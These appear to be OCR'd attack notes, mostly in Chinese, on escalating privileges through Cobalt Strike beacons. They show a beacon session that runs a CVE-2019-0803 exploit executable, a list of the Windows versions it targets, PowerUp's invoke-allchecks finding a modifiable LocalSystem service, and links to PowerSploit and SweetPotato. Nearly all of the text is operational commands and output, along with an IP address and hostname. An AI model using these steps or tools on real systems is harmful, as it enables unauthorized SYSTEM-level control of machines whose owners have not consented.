


https://www.freebuf.com/articles/system/184289.html


Cobaltstrike自动提权

CobaltStrike提权模块

beacon - Elevate



自用提权exe


110.53.253.172
192.168.40.152
su
summint
WIN-JUNT6QFJV55
事件日志X
Beacon 192.168.40.152@2704 X
beacon> shell dir
[*] Tasked beacon to run: dir
[+] host called home, sent: 34 bytes
[+] received output:
驱动器 C 中的卷没有标签。
卷的序列号是 26B1-C0DB
C:\Users\summint\Desktop 的目录
2021/09/15 10:27 <DIR> .
2021/09/15 10:27 <DIR> ..
2021/09/09 13:23 3,766,512 AnyDesk.exe
2021/09/13 13:53 942,592 BitsArbitraryFileMov.exe
2021/05/20 18:35 942,592 BitsArbitraryFileMoveExploit.exe
2021/09/13 14:33 22,528 CollectAV_KB.exe
2021/07/03 11:47 1,795,584 CVE-2019-0803.exe
2021/09/13 18:40 23,864 exploit (2).docx
2021/09/13 14:37 69,999,440 NDP452-KB2901907-x86-x64-AllOS-ENU.exe
2021/09/13 21:08 679,936 rottenpotato.exe
2021/09/06 22:26 2,870,574 summint.exe
9 个文件 81,043,630 字节
2 个目录 40,636,379,136 可用字节
beacon> execute CVE-2019-0803.exe
[*] Tasked beacon to execute: CVE-2019-0803.exe
[+] host called home, sent: 25 bytes
beacon> execute CVE-2019-0803.exe cmd "whoami"
[*] Tasked beacon to execute: CVE-2019-0803.exe cmd "whoami"
[+] host called home, sent: 38 bytes

```
Microsoft Windows Server 2019 0
Microsoft Windows Server 2016 0
Microsoft Windows Server 2012 R2 0
Microsoft Windows Server 2012 0
Microsoft Windows Server 2008 R2 for x64-based Systems SP1
Microsoft Windows Server 2008 R2 for Itanium-based Systems SP1
Microsoft Windows Server 2008 for x64-based Systems SP2
Microsoft Windows Server 2008 for Itanium-based Systems SP2
Microsoft Windows Server 2008 for 32-bit Systems SP2
Microsoft Windows Server 1803 0
Microsoft Windows Server 1709 0
Microsoft Windows RT 8.1
Microsoft Windows 8.1 for x64-based Systems 0
Microsoft Windows 8.1 for 32-bit Systems 0
Microsoft Windows 7 for x64-based Systems SP1
Microsoft Windows 7 for 32-bit Systems SP1
Microsoft Windows 10 Version 1809 for x64-based Systems 0
Microsoft Windows 10 Version 1809 for ARM64-based Systems 0
Microsoft Windows 10 Version 1809 for 32-bit Systems 0
Microsoft Windows 10 Version 1803 for x64-based Systems 0
Microsoft Windows 10 Version 1803 for ARM64-based Systems 0
Microsoft Windows 10 Version 1803 for 32-bit Systems 0
Microsoft Windows 10 version 1709 for x64-based Systems 0
Microsoft Windows 10 Version 1709 for ARM64-based Systems 0
Microsoft Windows 10 version 1709 for 32-bit Systems 0
Microsoft Windows 10 version 1703 for x64-based Systems 0
Microsoft Windows 10 version 1703 for 32-bit Systems 0
Microsoft Windows 10 Version 1607 for x64-based Systems 0
Microsoft Windows 10 Version 1607 for 32-bit Systems 0
Microsoft Windows 10 for x64-based Systems 0
Microsoft Windows 10 for 32-bit Systems 0
```

Powershell

下载链接
https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerUp/PowerUp.ps1

https://github.com/PowerShellMafia/PowerSploit/
help powershell-import
Use: powershell-import [/path/to/local/script.ps1]

```
beacon> powershell-import
[*] Tasked beacon to import: F:\tools\横向移动\PowerSploit-master\Privesc\PowerUp.ps1
[+] host called home, sent: 283596 bytes
beacon> powershell invoke-allchecks
[*] Tasked beacon to run: invoke-allchecks
[+] host called home, sent: 313 bytes
[+] received output:


ServiceName     : Vulnerable Service
Path            : C:\Program Files (x86)\Program Folder\A Subfolder\Executable.e
                  xe
ModifiablePath  : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authentic
                  ated Users; Permissions=AppendData/AddSubdirectory}
StartName       : LocalSystem
```

SweetPotato

https://github.com/Tycx2ry/SweetPotato_CS